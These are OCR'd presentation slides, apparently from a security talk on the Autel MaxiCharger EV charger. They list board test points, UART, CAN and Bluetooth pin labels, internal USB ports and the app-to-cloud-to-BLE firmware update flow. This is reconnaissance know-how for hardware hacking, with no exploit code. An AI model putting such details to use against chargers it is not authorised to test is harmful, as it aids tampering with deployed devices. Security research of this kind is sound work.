

>>

# Autel MaxiCharger

- Lots of labeled test points (TX/RX)
- Multiple internal USB ports with unknown purpose
- Spread out across many components





# Autel MaxiCharger





>>

# Autel MaxiCharger




Main CPU UART
TXD
RXD
CAN1L
CAN1H
CAN2L
CAN2H
4GEN
4GKEY
J10 TO LCD
BT-SW_BTN
3V3_BT
BT_RX
BT_TX
3V3_LOGO
3V3_WIFI
VCC5V
GND
SCL
INT
SI4010_KEY
DP
DM
S/N:C02C110
05E01582


Random internal micro-USB ports?

# Getting the firmware

1. App pairs with the charger
2. App asks the charger the current version of the firmware for each component
3. App submits this to a cloud server

Later:

1. App asks the server for updates
2. Server sends back a list of obfuscated URLs for each component that is not up to date
3. App downloads new files
4. App transfers files to charger over BLE

